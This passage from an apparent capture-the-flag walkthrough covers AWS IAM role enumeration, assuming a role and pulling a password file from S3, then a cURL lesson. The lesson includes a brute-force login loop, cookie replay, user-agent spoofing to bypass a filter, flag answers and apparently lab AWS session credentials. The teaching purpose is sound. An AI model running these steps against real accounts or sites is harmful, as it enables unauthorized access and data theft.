ubuntu@tryhackme:~$ aws iam list-user-policies --user-name sir.carrotbane
{
    "PolicyNames": [
        "SirCarrotbanePolicy"
    ]
}
ubuntu@tryhackme:~$
```

Maybe, Sir Carrotbane has some policies attached to their account. We can find out by running the following command.

```
aws iam list-attached-user-policies --user-name sir.carrotbane
```

```
ubuntu@tryhackme:~$ aws iam list-attached-user-policies --user-name sir.carrotbane
{
    "AttachedPolicies": []
}
ubuntu@tryhackme:~$
```

Hmmm, not much here. Perhaps we can check if Sir Carrotbane is part of a group. Let's run this command to do that.


```
aws iam list-groups-for-user --user-name sir.carrotbane
```

Looks like **sir.carrotbane** is not a part of any group.

```
ubuntu@tryhackme:~$ aws iam list-groups-for-user --user-name sir.carrotbane
{
    "Groups": []
}
ubuntu@tryhackme:~$
```

Let's get back to the inline policy we found for Sir Carrotbane's account. Let's see what permissions this policy grants by running the following command (replace `POLICYNAME` with the actual policy name you found):

```
aws iam get-user-policy --policy-name POLICYNAME --user-name sir.carrotbane
```



f you look carefully, you'll notice sir.carrotbane can perform the `sts:AssumeRole` action.

Assuming Roles

Enumerating Roles

The **`sts:AssumeRole`** action we previously found allows sir.carrotbane to assume roles. Perhaps we can try to see if there's any interesting ones available. Let's start by listing the existing roles in the account.

`aws iam list-roles`

```
ubuntu@tryhackme:~$ aws iam list-roles
{
    "Roles": [
        {
            "Path": "/",
            "RoleName": "bucketmaster",
            "RoleId": "AROARZPUZDIKMXKPP7IAO",
            "Arn": "arn:aws:iam::123456789012:role/bucketmaster",
            "CreateDate": "2025-12-23T17:20:13.208304+00:00",
            "AssumeRolePolicyDocument": {
                "Statement": [
                    {
                        "Action": "sts:AssumeRole",
                        "Effect": "Allow",
                        "Principal": {
                            "AWS": "arn:aws:iam::123456789012:user/sir.carrotbane"
                        }
                    }
                ],
                "Version": "2012-10-17"
            },
            "MaxSessionDuration": 3600
        }
    ]
}
ubuntu@tryhackme:~$
```

Bingo! There's a role named **`bucketmaster`**, and it can be assumed by **`sir.carrotbane`.** Let's find out what policies are assigned to this role. Just as users, roles can have inline policies and attached policies. To check the inline policies, we can run the following command.

`aws iam list-role-policies --role-name bucketmaster`

```
ubuntu@tryhackme:~$ aws iam list-role-policies --role-name bucketmaster
{
    "PolicyNames": [
        "BucketMasterPolicy"
    ]
}
ubuntu@tryhackme:~$
```

There is one policy assigned to this role. Before checking that policy, let's see if there are any attached policies assigned to the role as well.

`aws iam list-attached-role-policies --role-name bucketmaster`

```
ubuntu@tryhackme:~$ aws iam list-attached-role-policies --role-name bucketmaster
{
    "AttachedPolicies": []
}
ubuntu@tryhackme:~$
```

Looks like we only have the inline policy assigned. Let's see what permissions we can get from the policy.

`aws iam get-role-policy --role-name bucketmaster --policy-name BucketMasterPolicy`

```
ubuntu@tryhackme:~$ aws iam get-role-policy --role-name bucketmaster --policy-name BucketMaste
rPolicy
{
    "RoleName": "bucketmaster",
    "PolicyName": "BucketMasterPolicy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "s3:ListAllMyBuckets"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "ListAllBuckets"
            },
            {
                "Action": [
                    "s3:ListBucket"
                ],
                "Effect": "Allow",
                "Resource": [
                    "arn:aws:s3:::easter-secrets-123145",
                    "arn:aws:s3:::bunny-website-645341"
                ],
                "Sid": "ListBuckets"
            },
            {
                "Action": [
                    "s3:GetObject"
                ],
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::easter-secrets-123145/*",
                "Sid": "GetObjectsFromEasterSecrets"
            }
        ]
    }
}
ubuntu@tryhackme:~$
```

Well, what do we have here? We can see that the **`bucketmaster`** role can perform three different actions (ListAllBuckets, ListBucket and GetObject) on some resources of a service named S3. This might just be the breakthrough we were looking for. More on this service later.

Assuming Role

To gain privileges assigned by the `bucketmaster` role, we need to assume it. We can use AWS STS to obtain the temporary credentials that enable us to assume this role.

`aws sts assume-role –role-arn arn:aws:iam::123456789012:role/bucketmaster --role-session-name TBFC`

This command will ask STS, the service in charge of AWS security tokens, to generate a temporary set of credentials to assume the `bucketmaster` role. The temporary credentials will be referenced by the session-name "TBFC" (you can set any name you want for the session). Let's run the command:

The output will provide us the credentials we need to assume this role, specifically the `AccessKeyID`, `SecretAccessKey` and `SessionToken`. To be able to use these, run the following commands in the terminal, replacing with the exact credentials that you received on running the `assume-role` command.

```
ubuntu@tryhackme:~$ export AWS_ACCESS_KEY_ID=ASIARZPUZDIKFITL3W7X
ubuntu@tryhackme:~$ export AWS_ACCESS_KEY_ID="ASIARZPUZDIKFITL3W7X"
ubuntu@tryhackme:~$ export AWS_SECRET_ACCESS_KEY="/T1vefrfwzGOQ1m2vQp5wp8Me8+Mj4HD+mPPA9Ru"
ubuntu@tryhackme:~$ export AWS_SESSION_TOKEN="FQoGZXIvYXdzEBYaDzSgmbV93xlzysxQV+BaxOXNB1veBecv
rNPaaUxxaebFt1rTkJKkRN26H9rFSfZFcgZ5nlwXydGBoU6KjRbw+nXHlu3U9Fe7Luv1kShFpb5F2AulX9eVySdk6hUDAF
Oj3EPVXAcZhLqfTQeVKGVVVvK5GTvBfXGi60frnBbHCaKeRVKk6+9D4j+B3wsL1zvZ3kGwE+5o3+WmAdtYVlrUvST2Kwj0
UPT97vDoMkayRK0amLetUjoSZ+CgBaH5gtboP6NN4owFFRJYVVgwqHhLrRGEEmQL2lkksJj1hzbGbS/xHkfPa8RVC+R3cG
9nzLjyIjQi3zF6YyBK1PvTgYg="
ubuntu@tryhackme:~$
```

```
VVvK5GTvBfXGi60frnBbHCaKeRVKk6+9D4j+B3wsL1zvZ3kGwE+5o3+WmAdtYVlrUvST2Kwj0UPT97vDoMkayRK0amLetU
joSZ+CgBaH5gtboP6NN4owFFRJYVVgwqHhLrRGEEmQL2lkksJj1hzbGbS/xHkfPa8RVC+R3cG9nzLjyIjQi3zF6YyBK1Pv
TgYg=",
        "Expiration": "2025-12-23T18:48:48.485189+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROARZPUZDIKMXKPP7IAO:TBFC",
        "Arn": "arn:aws:sts::123456789012:assumed-role/bucketmaster/TBFC"
    },
    "PackedPolicySize": 6
}
ubuntu@tryhackme:~$
```

Once we have done that, we can officially use the permissions granted by the `bucketmaster` role. To check if you have correctly assumed the role, you can once again run:

`aws sts get-caller-identity`

This time, it should show you are now using the `bucketmaster` role.

```
ubuntu@tryhackme:~$ aws sts get-caller-identity
{
    "UserId": "AROARZPUZDIKMXKPP7IAO:TBFC",
    "Account": "123456789012",
    "Arn": "arn:aws:sts::123456789012:assumed-role/bucketmaster/TBFC"
}
ubuntu@tryhackme:~$
```

Grabbing a file from S3

What Is S3?


Amazon S3 stands for **Simple Storage Service**. It is an object storage service provided by Amazon Web Services that can store any type of object such as images, documents, logs and backup files. Companies often use S3 to store data for various reasons, such as reference images for their website, documents to be shared with clients, or files used by internal services for internal processing. Any object you store in S3 will be put into a "Bucket". You can think of a bucket as a directory where you can store files, but in the cloud.

Now, let's see what our newly gained access to Sir Carrotbane's S3 bucket provides us.

Listing Contents From a Bucket

Since our profile has permission to **ListAllBuckets**, we can list the available S3 buckets by running the following command:

```
aws s3api list-buckets
```



There is one interesting bucket in there that references easter. Let's check out the contents of this directory.

```
aws s3api list-objects --bucket easter-secrets-123145
```

```
ubuntu@tryhackme:~$ aws s3api list-objects --bucket easter-secrets-123145
{
    "Contents": [
        {
            "Key": "cloud_password.txt",
            "LastModified": "2025-12-23T17:20:13+00:00",
            "ETag": "\"c63e1474bf79a91ef95a1e6c8305a304\"",
            "Size": 29,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "webfile",
                "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
            }
        },
        {
            "Key": "groceries.txt",
            "LastModified": "2025-12-23T17:20:13+00:00",
            "ETag": "\"44a93e970be00ed62b8742f42c8600d8\"",
            "Size": 28,
            "StorageClass": "STANDARD",
            "Owner": {
                "DisplayName": "webfile",
                "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
            }
        }
    ],
    "RequestCharged": null,
    "Prefix": null
}
```

Hmmm, let's copy the file in this directory to our local machine. This might have a secret message.

```
aws s3api get-object --bucket easter-secrets-123145 --key
cloud_password.txt cloud_password.txt
```

Hooray! We have successfully infiltrated Sir Carrotbane's S3 bucket and exfiltrated some sensitive data.

```
ubuntu@tryhackme:~$ aws s3api get-object --bucket easter-secrets-123145 --key cloud_password.t
xt cloud_password.txt
{
    "AcceptRanges": "bytes",
    "LastModified": "2025-12-23T17:20:13+00:00",
    "ContentLength": 29,
    "ETag": "\"c63e1474bf79a91ef95a1e6c8305a304\"",
    "ContentType": "application/octet-stream",
    "Metadata": {}
}
ubuntu@tryhackme:~$ cat cloud_password.txt
THM{more_like_sir_cloudbane}
ubuntu@tryhackme:~$
```

Day 24: Exploitation with cURL - Hoperation Eggsploit

Learning Objectives

- Understand what HTTP requests and responses are at a high level.
- Use cURL to make basic requests (using GET) and view raw responses in the terminal.

- Send POST requests with cURL to submit data to endpoints.
- Work with cookies and sessions in cURL to maintain login state across requests.

Web Hacking Using cURL

HTTP Requests Using cURL

Applications, like our browsers, communicate with servers using HTTP (Hypertext Transfer Protocol). Think of HTTP as the language for asking a server for resources (pages, images, JSON data) and getting answers back.


So if you want to access a website, your browser sends an **HTTP request** to the web server. If the request is valid, the server replies with an **HTTP response** that contains the data needed to display the website.

In the absence of a browser, you can still speak HTTP directly from the command line. The simplest way is with cURL.

`curl` is a command-line tool for crafting HTTP requests and viewing raw responses. It's ideal when you need precision or when GUI tools aren't available.

Trying out cURL

Once you have AttackBox ready. Open a command prompt and run the command below:`curl http://10.49.138.111/`



What happens after running the command is that `curl` sends an `HTTP GET` request for the site's home page. An HTTP response is received containing the body, which is then printed in the terminal. Because this is a terminal, instead of rendering the webpage, what you'll see is the text representation of the page in HTML.

Sending POST Requests

Suppose you've found a login form whose **POST** target is `/post.php`. When you log in through a browser, it sends a **POST** request to the server containing the credentials you entered. We can simulate this directly from the terminal.

A normal login form submission might look like this:

```
root@ip-10-49-145-231:~# curl -X POST -d "username=user&password=user" http://10.49.138.111/post.php
Invalid credentials.
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~#
```

You should get the reply `Invalid credentials`.

Here's what's happening:

- `-X POST` tells cURL to use the POST method.
- `-d` defines the data we're sending in the body of the request.
- The data will be sent in URL-encoded format, which is the same as what HTML forms use.

If the application expects additional fields, like a "Login" button or a CSRF token, they can be included too:

To view exactly what the server returns (including headers and potential redirects), add the `-i` flag:

```
root@ip-10-49-145-231:~# curl -X POST -d "username=user&password=user&submit=Login" http://10.49.138.111/
post.php
Invalid credentials.
root@ip-10-49-145-231:~# curl -i -X POST -d "username=user&password=user" http://10.49.138.111/post.php
HTTP/1.1 200 OK
Date: Wed, 24 Dec 2025 18:42:54 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 21
Content-Type: text/html; charset=UTF-8

Invalid credentials.
root@ip-10-49-145-231:~#
```

If the site responds with a **Set-Cookie** header, that's a good sign, it means you've successfully logged in or at least triggered a session.

Using Cookies and Sessions

Once you log in, web applications use cookies to keep your session active. When you make another request with your browser, the cookie gets sent automatically, but with cURL, you need to handle it yourself.

You can do this in two steps:

Step 1: Save the cookies

- The `-c` option writes any cookies received from the server into a file (`cookies.txt` in this case).
- You'll often see a session cookie like `PHPSESSID=xyz123`.

Step 2: Reuse the saved cookies

- The `-b` option tells cURL to send the saved cookies in the next request, just like a browser would.

This is exactly how session replay testing works, by replaying valid cookies in separate requests.

Automating Login and Performing Brute Force Using cURL

Now that we can send POST requests and manage sessions, it's time to automate things. Let's simulate a brute-force attack against a weak login form.

Start by creating a file called `passwords.txt` and place the following passwords inside it:

```
admin123

password

letmein

secretpass

secret
```

```
root@ip-10-49-145-231:~# curl -b cookies.txt http://10.49.138.111/session.php
Please log in first by POSTing to this page.
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~#
root@ip-10-49-145-231:~# touch passwords.txt
root@ip-10-49-145-231:~# nano passwords.txt
root@ip-10-49-145-231:~#
```

Then, create a simple bash loop called `loop.sh` to try each password against `bruteforce.php` and copy-paste the following code inside it:

```
  GNU nano 4.8                                  loop.sh                                  Modified
for pass in $(cat passwords.txt); do
  echo "Trying password: $pass"
  response=$(curl -s -X POST -d "username=admin&password=$pass" http://10.49.138.111/bruteforce.php)
  if echo "$response" | grep -q "Welcome"; then
    echo "[+] Password found: $pass"
    break
  fi
done
```

Then add the execute permission to the script and run it, as shown below:

```
root@ip-10-49-145-231:~# nano loop.sh
root@ip-10-49-145-231:~# nano loop.sh
root@ip-10-49-145-231:~# chmod +x loop.sh
root@ip-10-49-145-231:~# ./loop.sh
Trying password: admin123
Trying password: password
Trying password: letmein
Trying password: secretpass
[+] Password found: secretpass
root@ip-10-49-145-231:~#
```

Here's how this works:

- `$(cat passwords.txt)` reads each password from the file.
- `curl -s` sends the login request silently (no progress meter).
- The response is stored in a variable.
- `grep -q` checks if the response contains a success string (like “Welcome”).
- When found, it prints the working password and exits the loop.

This exact method underpins tools like **Hydra**, **Burp Intruder**, and **WFuzz**. By doing it manually, you understand what's happening under the hood: a repetitive HTTP POST with variable data, waiting for a different response.

Bypassing User-Agent Checks

Some applications block cURL by checking the **User-Agent** header. For example, the server may reject requests with: `User-Agent: curl/7.x.x`

To specify a custom user-agent, we can use the `-A` flag:

To confirm the check:

```
root@ip-10-49-145-231:~# curl -A "internalcomputer" http://10.49.138.111/ua_check.php
Welcome Internal Computer!
root@ip-10-49-145-231:~# curl -i http://10.49.138.111/ua_check.php
HTTP/1.1 403 Forbidden
Date: Wed, 24 Dec 2025 19:16:23 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 55
Content-Type: text/html; charset=UTF-8

Blocked: Only internalcomputer useragents are allowed.
root@ip-10-49-145-231:~# curl -i -A "internalcomputer" http://10.49.138.111/ua_check.php
HTTP/1.1 200 OK
Date: Wed, 24 Dec 2025 19:16:51 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 27
Content-Type: text/html; charset=UTF-8

Welcome Internal Computer!
root@ip-10-49-145-231:~#
```

If the first fails and the second succeeds, the UA check is working, and you've bypassed it by spoofing.

Bonus Mission

This section is optional and applies only to the final bonus question. The instructions in this section do not apply to the regular questions. Feel free to skip it and proceed with the regular questions if you don't intend to attempt it.

Before the final battle can begin, the wormhole must be closed to stop enemy reinforcements. The evil Easter bunnies operate a web control panel that holds it open. The blue team must identify endpoints, authenticate and obtain the operator token, and call the close operation.

Hint: Use rockyou.txt when brute forcing for the password (only for the bonus mission). The PIN is between 4000 and 5000.

Server: `http://MACHINE_IP/terminal.php?action=panel`

Make a **POST** request to the `/post.php` endpoint with the **username** `admin` and the **password** `admin`. What is the flag you receive?

```
root@ip-10-49-145-231:~# curl -i -X POST -d "username=admin&password=admin" http://10.49.138.111/post.php
HTTP/1.1 200 OK
Date: Wed, 24 Dec 2025 19:02:31 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 47
Content-Type: text/html; charset=UTF-8

Login successful!
Flag: THM{curl_post_success}
root@ip-10-49-145-231:~#
```

Make a request to the `/cookie.php` endpoint with the **username** `admin` and the **password** `admin` and save the cookie. Reuse that saved cookie at the same endpoint. What is the flag your receive?

```
root@ip-10-49-145-231:~# curl -c cookies.txt -d "username=admin&password=admin" http://10.49.138.111/cook
ie.php
Login successful. Cookie set.
root@ip-10-49-145-231:~# ls
burp.json    CTFBuilder  Downloads     passwords.txt  Postman  Scripts  thinclient_drives
cookies.txt  Desktop     Instructions  Pictures       Rooms    snap     Tools
root@ip-10-49-145-231:~# cat cookie.txt
cat: cookie.txt: No such file or directory
root@ip-10-49-145-231:~# cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.haxx.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

10.49.138.111   FALSE   /       FALSE   0       PHPSESSID       1mfd34chkodbvdum2v86d896ai
root@ip-10-49-145-231:~# curl -b cookies.txt http://10.49.138.111/cookie.php
Welcome back, admin!
Flag: THM{session_cookie_master}
root@ip-10-49-145-231:~#
```

After doing the brute force on the `/bruteforce.php` endpoint, what is the password of the `admin` user?

```
root@ip-10-49-145-231:~# nano loop.sh
root@ip-10-49-145-231:~# nano loop.sh
root@ip-10-49-145-231:~# chmod +x loop.sh
root@ip-10-49-145-231:~# ./loop.sh
Trying password: admin123
Trying password: password
Trying password: letmein
Trying password: secretpass
[+] Password found: secretpass
root@ip-10-49-145-231:~#
```

Make a request to the `/agent.php` endpoint with the user-agent `TBFC`. What is the flag your receive?

```
root@ip-10-49-145-231:~# curl -i -A "TBFC" http://10.49.138.111/agent.php
HTTP/1.1 200 OK
Date: Wed, 24 Dec 2025 19:18:28 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 38
Content-Type: text/html; charset=UTF-8

Flag: THM{user_agent_filter_bypassed}
root@ip-10-49-145-231:~#
```

Bonus question: Can you solve the Final Mission and get the flag?